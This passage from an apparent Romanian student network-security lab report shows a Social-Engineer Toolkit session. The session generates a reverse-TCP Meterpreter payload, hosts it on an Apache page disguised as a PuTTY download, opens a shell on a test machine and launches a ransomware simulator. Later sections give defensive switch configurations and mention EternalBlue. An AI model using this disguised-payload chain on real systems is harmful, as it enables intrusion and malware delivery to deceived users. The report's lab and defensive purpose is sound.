Apoi, configurăm payload-ul, astfel :
IP Address-ul pc-ului nostru pentru a crea path-ul DNS către pagina clonată PORT for reverse engineering : aici putem pune orice, am ales portul 443


```
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 4

   1) Windows Shell Reverse_TCP          Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter    Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL        Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64      Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64  Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster  Spawn a Meterpreter shell and find a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS    Use a hostname instead of an IP address and use Reverse Meterpreter
   9) Download/Run your Own Executable   Downloads an executable and runs it

set:payloads>2
set:payloads> IP address for the payload listener (LHOST): 10.10.10.178
set:payloads> Enter the PORT for the reverse listener: 443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):
```

În alt CLI, mutăm payload-ul creat în fișierul /var/www/html, apoi editățm pagina (index.html) și introducem payload-ul strecurându-l ca fiind un software legitim :


```
root@KaliJuganaru: /var/www/html
┌──(razvan㉿KaliJuganaru)-[~]
└─$ sudo cp -r /root/.set/payload.exe /var/www/html/NotAPayload.exe
[sudo] password for razvan:

┌──(razvan㉿KaliJuganaru)-[~]
└─$ nano /var/www/html/index.html

┌──(razvan㉿KaliJuganaru)-[~]
└─$ sudo nano /var/www/html/index.html

┌──(razvan㉿KaliJuganaru)-[~]
└─$
```

```
<p>PuTTY is an SSH and telnet client, developed originally by Simon Ta
<p><a href=NotAPayload.exe download=putty.exe>Download PuTTY</a></p>
```


Verificăm status-ul serviciile **apache2**, iar dacă acestea nu sunt active, le putem activa folosind start și enable :





```
┌──(razvan㉿KaliJuganaru)-[~]
└─$ systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable apache2

┌──(razvan㉿KaliJuganaru)-[~]
└─$ systemctl start apache2
```




Acum, de pe alt PC simulăm ce ar trebui să facă un alt end-user (o țintă) ca payload-ul sa înceapă un proces.. Descărcăm payload-ul mascat, în cazul nostru putty.exe, așa cum este evidențiat in poză.
Acum, având o sesiune activă, o selectăm cu ajutorul comenzii **sessions**, putem accesa consola PC-ului țintă utilizând comanda **shell** :





După rularea comenzi **start CashCat.exe** în shell, putem observa mai jos ce se întamplă pe PC-ul țintă :





CashCatRansomwareSimulator poate fi opținut din github, link direct : https://github.com/leeberg/CashCatRansomwareSimulator/releases/download/v1.4/CashCat.zip

Se va downloada ca zip, trebuie doar să îi dăm **unzip**, and everything's set.

X. SYN Flood

Lansăm un SYN Flood pe spațiul virtual (GNS3) :





3.2 Implementarea măsurilor de securitate :

Atacurile date de tip **flood** si **amplification** pot fi împiedicate implementând Rate Limiting :

Rate Limiting ICMP: se utilizează pentru pachetele ICMP, pentru a preveni inundarea.

```
SW16(config)#int g1/0/2
SW16(config-if)#storm
SW16(config-if)#storm-control b
SW16(config-if)#storm-control broadcast le
SW16(config-if)#storm-control broadcast level 5.00
SW16(config-if)#sto
SW16(config-if)#storm-control mu
SW16(config-if)#storm-control multicast l
SW16(config-if)#storm-control multicast level 5.00
SW16(config-if)#
```

Atacul de tip **ARP Spoofing** îl putem împiedica implementând Dynamically Inspecting ARP :

Dynamically Inspecting ARP: se utilizează pe switch-uri pentru a valida traficul ARP.

```
SW16(config-if)#ex
SW16(config)#int g1/0/2
SW16(config-if)#ip d
SW16(config-if)#ip dh
SW16(config-if)#ip dhcp t
SW16(config-if)#ip dhcp tr
SW16(config-if)#ip dhcp trust
SW16(config-if)#ip dhcp snoo
SW16(config-if)#ip dhcp snooping tr
SW16(config-if)#ip dhcp snooping trust
SW16(config-if)#ip dh
SW16(config-if)#ip dhcp snoo
SW16(config-if)#ip dhcp snooping limit rate 10
SW16(config-if)#exit
SW16(config)#ip ar
SW16(config)#ip arp in
SW16(config)#ip arp inspection vl
SW16(config)#ip arp inspection vlan 20
SW16(config)#int g1/0/2
SW16(config-if)#ip ar
SW16(config-if)#ip arp in
SW16(config-if)#ip arp inspection tr
SW16(config-if)#ip arp inspection trust
SW16(config-if)#
```

Atacul de tip **STP** îl putem împedica implementând Root Guard/BPDU Guard :

Root Guard/ BPDU Guard: se activează pe porturile switch-urilor pentru a preveni atacurile STP.

```
SW16(config-if)#spanning-tree bpd
SW16(config-if)#spanning-tree bpdu
SW16(config-if)#spanning-tree bpdug
SW16(config-if)#spanning-tree bpduguard e
SW16(config-if)#exit
SW16(config)#int vlan 20
SW16(config-if)#sp
SW16(config-if)#spanning-tree bpd
SW16(config-if)#spanning-tree bpdug
SW16(config-if)#spanning-tree bpduguard en
SW16(config-if)#spanning-tree bpduguard enable
SW16(config-if)#
```

Atacul de tip **DHCP Starvation** îl putem împiedica activând DHCP snooping-ul :

Activarea DHCP snooping: *DHCP snooping este o funcționalitate disponibilă pe majoritatea switch-urilor gestionate, care permite monitorizarea și filtrarea traficului DHCP. Aceasta asigură că doar serverele DHCP legitime pot răspunde la cereri și poate bloca cererile de pe porturile neautorizate.*

- **ip dhcp snooping trust**
- **ip dhcp snooping limit rate 10**

Configurarea pentru DHCP Snooping este prezentat în același screenshot cu cea a configurării Dynamically Inspecting ARP-ului.

3.3 Exploatarea vulnerabilităților :

CVE-2017-0144 este o vulnerabilitate cunoscută sub numele de **EternalBlue**, care a fost exploatată de unelte de hacking precum **WannaCry** și **NotPetya**. Aceasta afectează implementarea Server Message Block (SMB) versiunea 1 în mai multe versiuni ale sistemului de operare Microsoft Windows.
https://nvd.nist.gov/vuln/detail/cve-2017-0144

4. Concluzii

Acest proiect evidențiază necesitatea unei planificări atente și a unei implementări precise a unei rețele complexe, subliniind că gestionarea resurselor și securitatea robustă sunt esențiale pentru funcționarea eficientă a unei rețele distribuite.